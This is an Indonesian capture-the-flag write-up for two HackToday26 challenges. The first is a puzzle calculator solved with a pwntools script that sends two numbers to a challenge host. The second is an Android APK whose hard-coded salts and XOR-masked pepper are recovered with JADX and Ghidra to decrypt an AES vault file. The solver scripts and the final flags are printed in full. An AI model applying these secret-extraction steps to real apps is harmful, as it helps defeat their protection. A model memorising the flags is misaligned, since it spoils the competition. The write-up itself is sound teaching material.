Jadi ketika aku akses terdapat program berikut.

```
Has your brain rotted yet?
This calculator should only do an addition operation. But clearly there's something wrong in it. Wonder how you'll get a 67.
1 + 1 = 1
2 + 3 = 7
4 + 2 = 9
5 + 3 = 17
7 + 4 = 31
9 + 5 = 50
8 + 4 = 40
A + B = 67
Enter A: |
```

Disini saya coba analisis ke gpt pola dari nomor nya berikut.

$$A \times B + F_n$$

Jadi ini pola nya Fibonacci seperti ini :

A	B	Hasil	AxB	Sisa
1	1	1	1	0
2	3	7	6	1
4	2	9	8	1
5	3	17	15	2

7	4	31	28	3
---	---	----	----	---

Dari pola sisa angka nya seperti pola Fibonacci maka jika sampai A ke B maka untuk jawaban nya $A = 6$ $B = 9 + 13$ jadi 67

0,1,1,2,3,5,8,13

Solution

Maka untuk langkah solver nya

1. Cari nilai dari A dan B
2. Ketemu nilai nya $A = 6$ dan $B = 9$
3. Langsung kirim dapat flag

Solver

solver.py

```
from pwn import *

HOST = "103.160.213.168"
PORT = 32909

io = remote(HOST, PORT)

io.recvuntil(b'Enter A:')
io.sendline(b'6')
io.recvuntil(b'Enter B:')
io.sendline(b'9')

io.interactive()
```

AI Disclosure

1. <https://chatgpt.com/share/6aa5fac3-5be4-83ec-b7f4-e8a1b6a2c869>


Flag

HackToday26{gu3ss_y0ur_br41n_h45nt_r0tt3d_3n0ugh}

Vault Guard

Challenge Overview

Jadi pada challenge ini diberikan sebuah file apk



Vulnerability/Key-Finding

Jadi disini saya membongkar isi file apk tersebut menggunakan JADX dan disini saya mencoba analisis dari class Vault

```
package com.hacktoday.vaultguard;

import java.security.MessageDigest;
import java.util.Arrays;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

/* loaded from: classes.dex */
public final class Vault {

    private static final String SCHEME = "H26";

    private Vault() {
```

```

}

public static byte[] deriveKey(String str, String str2) throws Exception {

    String str3 = "H26|" + str + "|" + str2 + "|" + Blobs.hex(Blobs.pepper());

    MessageDigest messageDigest = MessageDigest.getInstance("SHA-256");

    messageDigest.update(str3.getBytes("UTF-8"));

    return messageDigest.digest();

}

public static byte[] decrypt(byte[] bArr, byte[] bArr2) throws Exception {

    byte[] bArrCopyOfRange = Arrays.copyOfRange(bArr2, 0, 16);

    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");

    cipher.init(2, new SecretKeySpec(bArr, "AES"), new
IvParameterSpec(bArrCopyOfRange));

    return cipher.doFinal(bArr2, 16, bArr2.length - 16);

}

public static byte[] encrypt(byte[] bArr, byte[] bArr2, byte[] bArr3) throws
Exception {

    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");

    cipher.init(1, new SecretKeySpec(bArr, "AES"), new IvParameterSpec(bArr2));

    byte[] bArrDoFinal = cipher.doFinal(bArr3);

```

```

byte[] bArr4 = new byte[bArr2.length + bArrDoFinal.length];

System.arraycopy(bArr2, 0, bArr4, 0, bArr2.length);

System.arraycopy(bArrDoFinal, 0, bArr4, bArr2.length, bArrDoFinal.length);

return bArr4;

}

}

```

Jadi di class ini menggunakan enkripsi AES-CBC , dan selanjut disini pada kode derive key

```

public static byte[] deriveKey(String str, String str2) throws Exception {
    String str3 = "H26|" + str + "|" + str2 + "|" + Blobs.hex(Blobs.pepper());
    MessageDigest md = MessageDigest.getInstance("SHA-256");
    md.update(str3.getBytes("UTF-8"));
    return md.digest();
}

```


Fungsinya: mengubah 2 string (misalnya username + password) menjadi kunci AES 256-bit. Lalu selanjutnya untuk fungsi decrypt.

```

public static byte[] decrypt(byte[] bArr, byte[] bArr2) throws Exception {
    byte[] iv = Arrays.copyOfRange(bArr2, 0, 16); // ambil 16 byte pertama = IV
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(Cipher.DECRYPT_MODE, new SecretKeySpec(bArr, "AES"), new
    IvParameterSpec(iv));
    return cipher.doFinal(bArr2, 16, bArr2.length - 16); // sisanya = ciphertext
}

```

Format data terenripsi (yang disimpan di bArr2):



1. bArr = kunci AES (hasil deriveKey)
2. bArr2 = data terenripsi
3. IV diambil dari 16 byte pertama
4. Dekripsi sisanya pakai AES/CBC/PKCS5.


Lalu selanjutnya untuk fungsi Encrypt

```
public static byte[] encrypt(byte[] key, byte[] iv, byte[] plaintext) throws Exception
{
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(Cipher.ENCRYPT_MODE, new SecretKeySpec(key, "AES"), new
    IvParameterSpec(iv));
    byte[] ct = cipher.doFinal(plaintext);

    byte[] out = new byte[iv.length + ct.length];
    System.arraycopy(iv, 0, out, 0, iv.length);    // taruh IV di depan
    System.arraycopy(ct, 0, out, iv.length, ct.length); // lalu ciphertext
    return out;
}
```

1. Enkripsi plaintext => ciphertext.
2. IV di depan ciphertext => jadi satu blob.
3. Format output = [IV || Ciphertext]

Jadi alur nya :



Dan selanjutnya disini saya analisis class VaultLoader dan ditemukan berikut :

```
import android.content.Context;

import java.io.ByteArrayInputStream;

import java.io.ByteArrayOutputStream;

import java.io.InputStream;
```

```

import java.util.zip.GZIPInputStream;

/* loaded from: classes.dex */
public final class VaultLoader {

    private static final String VAULT_ASSET = "vault.bin";

    private VaultLoader() {

    }

    public static String unlock(Context context) throws Exception {

        byte[] bArrDecrypt =
Vault.decrypt(Vault.deriveKey(context.getResources().getString(R.string.vault_sal
t), NativeBridge.nativeSalt()), readAsset(context, VAULT_ASSET));

        if (bArrDecrypt.length > 2 && (bArrDecrypt[0] & 255) == 31 &&
(bArrDecrypt[1] & 255) == 139) {

            bArrDecrypt = gunzip(bArrDecrypt);

        }

        return new String(bArrDecrypt, "UTF-8");

    }

    static byte[] readAsset(Context context, String str) throws Exception {

        InputStream inputStreamOpen = context.getAssets().open(str);

        try {

```

```

        ByteArrayOutputStream byteArrayOutputStream = new
        ByteArrayOutputStream();

        byte[] bArr = new byte[8192];

        while (true) {

            int i = inputStreamOpen.read(bArr);

            if (i > 0) {

                byteArrayOutputStream.write(bArr, 0, i);

            } else {

                return byteArrayOutputStream.toByteArray();

            }

        }

    } finally {

        inputStreamOpen.close();

    }

}

static byte[] gunzip(byte[] bArr) throws Exception {

    GZIPInputStream gZIPInputStream = new GZIPInputStream(new
    ByteArrayInputStream(bArr));

    try {

        ByteArrayOutputStream byteArrayOutputStream = new
        ByteArrayOutputStream();

        byte[] bArr2 = new byte[8192];

```

```

while (true) {

    int i = gZIPInputStream.read(bArr2);

    if (i > 0) {

        byteArrayOutputStream.write(bArr2, 0, i);

    } else {

        return byteArrayOutputStream.toByteArray();

    }

}

} finally {

    gZIPInputStream.close();

}

}

}

```

Di class ini ada function menarik yaitu unlock :

```

public static String unlock(Context context) throws Exception {
    byte[] bArrDecrypt = Vault.decrypt(
        Vault.deriveKey(
            context.getResources().getString(R.string.vault_salt), // A dari strings.xml
            NativeBridge.nativeSalt() // B dari library native
        ),
        readAsset(context, VAULT_ASSET) // C dari assets/vault.bin
    );

    // kalau hasilnya GZIP (magic 1F 8B) → gunzip
    if (bArrDecrypt.length > 2 && (bArrDecrypt[0] & 255) == 31 && (bArrDecrypt[1]
        & 255) == 139) {
        bArrDecrypt = gunzip(bArrDecrypt);
    }
}

```

```

    }
    return new String(bArrDecrypt, "UTF-8");
}

```


Jadi untuk decrypt nya disini kita harus membutuhkan 3 variable yaitu : vault_salt, nativeSalt(), vault.bin. Dan untuk dapatkan nya ini berbeda

Vault_salt : Strings.xml

Native_salt : Bongkar pakai Ghidra di file libvault.so

Vault.bin : assets/vault.bin

Disini di dapatkan dari Salt nya itu : ecpo



Lalu untuk Native_salt disini saya reverse ghidra dan coba di analisis :

```

//
//      // segment_0.1
//      // Loadable segment [0x0 - 0x34b]
//      // ram:00100000-ram:00100237
//
//      assume DF = 0x0 (Default)
00100000 7f 45 4c   Elf64_Eh
         46 02 01
         01 00 00
00100000 7f      db    7Fh      e_ident_magi
00100001 45 4c 46   ds    "ELF"      e_ident_magi
00100004 02      db    2h      e_ident_class
00100005 01      db    1h      e_ident_data
00100006 01      db    1h      e_ident_vers
00100007 00      db    0h      e_ident_osabi
00100008 00      db    0h      e_ident_abiv
00100009 00 00 00 00 db[7]      e_ident_pad
         00 00
00100010 03 00      dw    3h      e_type
00100012 3e 00      dw    3Eh      e_machine
00100014 01 00 00 00 ddw    1h      e_version

```

00100018	00 00 00 00 00 dq	0h	e_entry
	00 00 00		
00100020	40 00 00 00 00 dq	Elf64_Phdr_ARRAY_00100	e_phoff
	00 00 00		
00100028	98 30 00 00 00 dq	Elf64_Shdr_ARRAY__elfS	e_shoff
	00 00 00		
00100030	00 00 00 00 ddw	0h	e_flags
00100034	40 00 dw	40h	e_ehsize
00100036	38 00 dw	38h	e_phentsize
00100038	09 00 dw	9h	e_phnum
0010003a	40 00 dw	40h	e_shentsize
0010003c	0d 00 dw	Dh	e_shnum
0010003e	0c 00 dw	Ch	e_shstrndx
	Elf64_Phdr_ARRAY_00100040	XREF[1]:	00100020
(*)			
00100040	01 00 00 Elf64_Ph	PT_LOAD -	
Loadable segment			
	00 04 00		
	00 00 00		
	//		
	// .note.gnu.build-id		
	// SHT_NOTE [0x238 - 0x25b]		
	// ram:00100238-ram:0010025b		
	//		
	GnuBuildId_00100238	XREF[2]:	00100168 (*), _elfSectionHeaders::00000050
(*)			
00100238	04 00 00 GnuBuild	Length of name	
field			
	00 14 00		
	00 00 03		
	//		
	// .gnu.hash		
	// SHT_GNU_HASH [0x260 - 0x287]		
	// ram:00100260-ram:00100287		
	//		
	__DT_GNU_HASH	XREF[2]:	00103f40 (*), _elfSectionHeaders::00000090
(*)			
00100260	02 00 00 ddw	2h	GNU Hash Table
- nbucket			
	00		
00100264	01 00 00 ddw	1h	GNU Hash Table

```

- symbase
    00
    00100268 01 00 00    ddw    1h                GNU Hash Table
- bloom_size
    00
    0010026c 06 00 00    ddw    6h                GNU Hash Table
- bloom_shift
    00
    00100270 81 20 00    dq[1]                GNU Hash Table -
bloom
    00 00 00
    00 02
    00100278 00 00 00    ddw[2]                GNU Hash Table
- buckets
    00 01 00
    00 00
    00100280 06 30 30    ddw[2]                GNU Hash Table
- chain
    f4 79 33
    37 d1
    //
    // .dynsym
    // SHT_DYNSYM [0x288 - 0x2cf]
    // ram:00100288-ram:001002cf
    //
    __DT_SYMTAB                                XREF[2]: 00103f60 (*),
                                                _elfSectionHeaders::000000d0
(*)
    00100288 00 00 00    Elf64_Sy
    00 00 00
    00 00 00
    //
    // .dynstr
    // SHT_STRTAB [0x2d0 - 0x34b]
    // ram:001002d0-ram:0010034b
    //
    __DT_STRTAB                                XREF[2]: 00103f50 (*),
                                                _elfSectionHeaders::00000110
(*)
    001002d0 00        ??    00h
    001002d1 4a 61 76    utf8
u8"Java_com_hacktoday_vaultguard_NativeBridge_
    61 5f 63

```

```

        6f 6d 5f
00100307 4a 61 76    utf8
u8"Java_com_hacktoday_vaultguard_NativeBridge_
        61 5f 63
        6f 6d 5f
00100340 6c 69 62    utf8    u8"libvault.so"
        76 61 75
        6c 74 2e
        //
        // .text
        // SHT_PROGBITS [0x1000 - 0x1032]
        // ram:00101000-ram:00101032
        //
        *****
        *                FUNCTION
        *****
        undefined Java_com_hacktoday_vaultguard_NativeBridge_nat
undefined    <UNASSIGNED> <RETURN>
        Java_com_hacktoday_vaultguard_NativeBridge_nat XREF[5]:
Entry Point (*), 00100088 (*),
                                00102020, 00102050 (*),
                                _elfSectionHeaders::00000150
(*)
00101000 48 8b 07    MOV    RAX,qword ptr [RDI ]
00101003 48 8d 35    LEA    RSI,[DAT_0010200e ]           = 7Ah
z
        04 10 00
        00
0010100a 48 8b 80    MOV    RAX,qword ptr [RAX + 0x538 ]
        38 05 00
        00
00101011 ff e0      JMP    RAX
00101013 66          ??    66h  f
00101014 90          ??    90h
00101015 66          ??    66h  f
00101016 66          ??    66h  f
00101017 2e          ??    2Eh  .
00101018 0f          ??    0Fh
00101019 1f          ??    1Fh
0010101a 84          ??    84h
0010101b 00          ??    00h
0010101c 00          ??    00h
0010101d 00          ??    00h

```

```

0010101e 00      ??      00h
0010101f 00      ??      00h
*****
*                FUNCTION
*****
undefined Java_com_hacktoday_vaultguard_NativeBridge_nat
undefined      <UNASSIGNED> <RETURN>
Java_com_hacktoday_vaultguard_NativeBridge_nat XREF[3]:
Entry Point (*), 00102028,
                                00102064 (*)
00101020 48 8b 07    MOV     RAX,qword ptr [RDI]
00101023 48 8d 35    LEA     RSI,[s_0.7.2-preview_00102000]
= "0.7.2-preview"
    d6 0f 00
    00
0010102a 48 8b 80    MOV     RAX,qword ptr [RAX + 0x538]
    38 05 00
    00
00101031 ff e0      JMP     RAX
    //
    // .rodata
    // SHT_PROGBITS [0x2000 - 0x2012]
    // ram:00102000-ram:00102012
    //
    s_0.7.2-preview_00102000          XREF[3]: 001000c0 (*)
,
Java_com_hacktoday_vaultguard_Na
                                _elfSectionHeaders::00000190
(*)
00102000 30 2e 37    ds      "0.7.2-preview"
    2e 32 2d
    70 72 65
    DAT_0010200e          XREF[1]:
Java_com_hacktoday_vaultguard_Na
0010200e 7a      ??      7Ah  z
0010200f 4f      ??      4Fh  O
00102010 41      ??      41h  A
00102011 48      ??      48h  H
00102012 00      ??      00h
    //
    // .eh_frame_hdr
    // SHT_PROGBITS [0x2014 - 0x202f]

```

```

// ram:00102014-ram:0010202f
//
*****
* Exception Handler Frame Header
*****
eh_frame_hdr_00102014          XREF[2]: 001001a0 (*),
                                _elfSectionHeaders::000001d0
(*)
00102014 01 1b 03    eh_frame          Exception
Handler Frame Header V
3b
00102018 18 00 00    ddw    cie_00102030          Encoded
eh_frame_ptr
00
0010201c 02 00 00    ddw    2h          Encoded FDE
count
00
*****
* Frame Description Entry Table
*****
00102020 ec ef ff    fde_tabl          Initial Location
ff 34 00
00 00
00102028 0c f0 ff    fde_tabl          Initial Location
ff 48 00
00 00
//
// .eh_frame
// SHT_PROGBITS [0x2030 - 0x206f]
// ram:00102030-ram:0010206f
//
*****
* Common Information Entry
*****
cie_00102030          XREF[4]: 00102018 (*),
0010204c (*),
                                00102060 (*),
                                _elfSectionHeaders::00000210
(*)
00102030 14 00 00    ddw    14h          (CIE) Length
00
00102034 00 00 00    ddw    0h          (CIE) ID
00

```

```

00102038 01      db      1h      (CIE) Version
00102039 7a 52 00   ds      "zR"      (CIE)
Augmentation String
0010203c 01      uleb128 1h      (CIE) Code
Alignment
0010203d 78      sleb128 -8h      (CIE) Data
Alignment
0010203e 10      db      10h      (CIE) Return
Address Register Co
0010203f 01      uleb128 1h      (CIE)
Augmentation Data Length
00102040 1b      dwfenc  DW_EH_PE_sdata4 | DW_EH_PE_pcrel
(CIE Augmentation Data) FDE Enco
00102041 0c 07 08   db[7]      (CIE) Initial
Instructions
  90 01 00
  00
      *****
      * Frame Descriptor Entry
      *****
      fde_00102048      XREF[1]: 00102024 (*)
00102048 10 00 00   ddw      10h      (FDE) Length
  00
0010204c 1c 00 00   ddw      cie_00102030      (FDE) CIE
Reference Pointer
  00
00102050 b0 ef ff   ddw
Java_com_hacktoday_vaultguard_NativeBridge_nat (FDE) PcBegin
  ff
00102054 13 00 00   dq      13h      (FDE) PcRange
  00 00 00
  00 00
      *****
      * Frame Descriptor Entry
      *****
      fde_0010205c      XREF[1]: 0010202c (*)
0010205c 10 00 00   ddw      10h      (FDE) Length
  00
00102060 30 00 00   ddw      cie_00102030      (FDE) CIE
Reference Pointer
  00
00102064 bc ef ff   ddw
Java_com_hacktoday_vaultguard_NativeBridge_nat (FDE) PcBegin

```

```

ff
00102068 13 00 00    dq    13h                (FDE) PcRange
00 00 00
00 00
//
// .dynamic
// SHT_DYNAMIC [0x3f28 - 0x3fe7]
// ram:00103f28-ram:00103fe7
//
_DYNAMIC                                XREF[5]:  001000f8 (*),
00100130 (*),

                                00100210 (*), 00103fe8 (*),
                                _elfSectionHeaders::00000250
(*)
00103f28 0e 00 00    Elf64_Dy                DT_SONAME -
Name of shared objec
00 00 00
00 00 70
00103f98 00        ??    00h
00103f99 00        ??    00h
00103f9a 00        ??    00h
00103f9b 00        ??    00h
00103f9c 00        ??    00h
00103f9d 00        ??    00h
00103f9e 00        ??    00h
00103f9f 00        ??    00h
00103fa0 00        ??    00h
00103fa1 00        ??    00h
00103fa2 00        ??    00h
00103fa3 00        ??    00h
00103fa4 00        ??    00h
00103fa5 00        ??    00h
00103fa6 00        ??    00h
00103fa7 00        ??    00h
00103fa8 00        ??    00h
00103fa9 00        ??    00h
00103faa 00        ??    00h
00103fab 00        ??    00h
00103fac 00        ??    00h
00103fad 00        ??    00h
00103fae 00        ??    00h
00103faf 00        ??    00h
00103fb0 00        ??    00h

```

00103fb1 00	??	00h
00103fb2 00	??	00h
00103fb3 00	??	00h
00103fb4 00	??	00h
00103fb5 00	??	00h
00103fb6 00	??	00h
00103fb7 00	??	00h
00103fb8 00	??	00h
00103fb9 00	??	00h
00103fba 00	??	00h
00103fbb 00	??	00h
00103fbc 00	??	00h
00103fbd 00	??	00h
00103fbe 00	??	00h
00103fbf 00	??	00h
00103fc0 00	??	00h
00103fc1 00	??	00h
00103fc2 00	??	00h
00103fc3 00	??	00h
00103fc4 00	??	00h
00103fc5 00	??	00h
00103fc6 00	??	00h
00103fc7 00	??	00h
00103fc8 00	??	00h
00103fc9 00	??	00h
00103fca 00	??	00h
00103fcb 00	??	00h
00103fcc 00	??	00h
00103fcd 00	??	00h
00103fce 00	??	00h
00103fcf 00	??	00h
00103fd0 00	??	00h
00103fd1 00	??	00h
00103fd2 00	??	00h
00103fd3 00	??	00h
00103fd4 00	??	00h
00103fd5 00	??	00h
00103fd6 00	??	00h
00103fd7 00	??	00h
00103fd8 00	??	00h
00103fd9 00	??	00h
00103fda 00	??	00h
00103fdb 00	??	00h

```

00103fdc 00      ??      00h
00103fdd 00      ??      00h
00103fde 00      ??      00h
00103fdf 00      ??      00h
00103fe0 00      ??      00h
00103fe1 00      ??      00h
00103fe2 00      ??      00h
00103fe3 00      ??      00h
00103fe4 00      ??      00h
00103fe5 00      ??      00h
00103fe6 00      ??      00h
00103fe7 00      ??      00h
//
// .got.plt
// SHT_PROGBITS [0x3fe8 - 0x3fff]
// ram:00103fe8-ram:00103fff
//
PTR__DYNAMIC_00103fe8          XREF[1]:
_elfSectionHeaders::00000290 (*)
00103fe8 28 3f 10      addr      _DYNAMIC
00 00 00
00 00
00103ff0 00 00 00      addr      00000000
00 00 00
00 00
00103ff8 00      ??      00h
00103ff9 00      ??      00h
00103ffa 00      ??      00h
00103ffb 00      ??      00h
00103ffc 00      ??      00h
00103ffd 00      ??      00h
00103ffe 00      ??      00h
00103fff 00      ??      00h
//
// .comment
// SHT_PROGBITS [not-loaded]
// .comment::00000000-.comment::0000001e
//
assume DF = <UNKNOWN>
ElfComment[0]          XREF[1]:
_elfSectionHeaders::000002d0 (*)
::00000000 47 43 43      utf8      u8"GCC: (Debian 15.2.0-17) 15.2.0"
3a 20 28

```

```

44 65 62
//
// .shstrtab
// SHT_STRTAB [not-loaded]
// .shstrtab::00000000-.shstrtab::00000078
//
DAT_.shstrtab__00000000          XREF[1]:
_elfSectionHeaders::00000310 (*)
::00000000 00      ??      00h
::00000001 2e 73 68    utf8    u8".shstrtab"
73 74 72
74 61 62
::0000000b 2e 6e 6f    utf8    u8".note.gnu.build-id"
74 65 2e
67 6e 75
::0000001e 2e 67 6e    utf8    u8".gnu.hash"
75 2e 68
61 73 68
::00000028 2e 64 79    utf8    u8".dynsym"
6e 73 79
6d 00
::00000030 2e 64 79    utf8    u8".dynstr"
6e 73 74
72 00
::00000038 2e 74 65    utf8    u8".text"
78 74 00
::0000003e 2e 72 6f    utf8    u8".rodata"
64 61 74
61 00
::00000046 2e 65 68    utf8    u8".eh_frame_hdr"
5f 66 72
61 6d 65
::00000054 2e 65 68    utf8    u8".eh_frame"
5f 66 72
61 6d 65
::0000005e 2e 64 79    utf8    u8".dynamic"
6e 61 6d
69 63 00
::00000067 2e 67 6f    utf8    u8".got.plt"
74 2e 70
6c 74 00
::00000070 2e 63 6f    utf8    u8".comment"
6d 6d 65

```

```

        6e 74 00
        //
        // _elfSectionHeaders
        // Elf Section Headers
        // _elfSectionHeaders::00000000-_elfSectionHeaders::0000033f
        //
        Elf64_Shdr_ARRAY__elfSectionHeaders__00000000 XREF[1]:
00100028 (*)
        ::00000000 00 00 00    Elf64_Sh                SECTION0 -
SHT_NULL
        00 00 00
        00 00 00

```

Di alamat 0x10200e :

```

00102000: "0.7.2-preview\0"    ← 14 byte
0010200e: 7A 4F 41 48 00        ← "zOAH\0"

```

Di dapatkan kalau Native_salt nya itu : zOAH

Lalu selanjutnya disini Mencari bagian Pepper nya dan disini coba analisis di class blobs :

```

package com.hacktoday.vaultguard;

/* loaded from: classes.dex */

public final class Blobs {

    private static final int MASK = 90;

    public static final String PEPPER_HEX_MASKED =
"2e32223028313f2f3c62376263363b6d392a30233268353f3e203b6b3e6969
6c";

    private Blobs() {

    }
}

```

```

public static byte[] maskedPepper() {

    return unhex(PEPPER_HEX_MASKED);

}

public static byte[] pepper() {

    byte[] bArrMaskedPepper = maskedPepper();

    for (int i = 0; i < bArrMaskedPepper.length; i++) {

        bArrMaskedPepper[i] = (byte) (bArrMaskedPepper[i] ^ 90);

    }

    return bArrMaskedPepper;

}

public static byte[] unhex(String str) {

    int length = str.length() / 2;

    byte[] bArr = new byte[length];

    for (int i = 0; i < length; i++) {

        int i2 = i * 2;

        bArr[i] = (byte) (Character.digit(str.charAt(i2 + 1), 16) |
(Character.digit(str.charAt(i2), 16) << 4));

    }

    return bArr;

}

```

```

public static String hex(byte[] bArr) {

    StringBuilder sb = new StringBuilder(bArr.length * 2);

    for (byte b : bArr) {

        sb.append(Character.forDigit((b >> 4) & 15, 16));

        sb.append(Character.forDigit(b & 15, 16));

    }

    return sb.toString();

}

```

Dan disini ketika sudah di dapatkan pepper nya setelah itu decode pepper nya dengan cara ubah ke unhex lalu jadi bytes mentah , hasil dari bytes_mentah XOR dengan 90 maka bentuk plainnya menjadi : “thxjrkeuf8m89la7cplyh2oedza1d336”

Setelah didapatkan semua makan tinggal encrypt vault.bin saja

Solution

Solusi dari challenge ini adalah :

1. Cari Vault_salt di strings.xml
2. Cari Native_salt dengan cara reverse dari file libvault.so dan didapatkan di alamat 0x10200e: (zOAH)
3. Lalu cari pepper nya di file Blobs
4. Lalu decrypt isi dari vault.bin

Solver

solver.py

```

import hashlib, gzip
from Crypto.Cipher import AES

```

```
# --- Bahan ---
vault_salt = "ecpo"
native_salt = "zOAH"

pepper_hex_masked =
"2e32223028313f2f3c62376263363b6d392a30233268353f3e203b6b3e69696c"
pepper = bytes(b ^ 90 for b in bytes.fromhex(pepper_hex_masked))
print(f"[*] pepper      : {pepper.decode()}")

# --- deriveKey ---
material = f"H26|{vault_salt}|{native_salt}|{pepper.hex()}".encode()
key = hashlib.sha256(material).digest()
print(f"[*] material   : {material.decode()}")
print(f"[*] key         : {key.hex()}")

# --- Read vault.bin ---
data = open("vault.bin", "rb").read()
iv, ct = data[:16], data[16:]
print(f"[*] iv          : {iv.hex()}")
print(f"[*] ct len       : {len(ct)} bytes")

# --- Decrypt AES-CBC ---
pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)

# PKCS5 unpad
pad = pt[-1]
if 1 <= pad <= 16 and pt.endswith(bytes([pad]) * pad):
    pt = pt[:-pad]

# --- gunzip kalau perlu ---
if pt[:2] == b"\x1f\x8b":
    print("[*] gzip detected, decompressing...")
    pt = gzip.decompress(pt)

print(f"\n{'='*50}")
print(f"[+] FLAG: {pt.decode('utf-8')}")
print(f"{'='*50}")
```

AI Disclosure

1. <https://chat.deepseek.com/share/adtpq0f45s6dl9ho9q>

Flag

```
HackToday26{4pk_st4t1c_4n4lys1s_w1ns}
```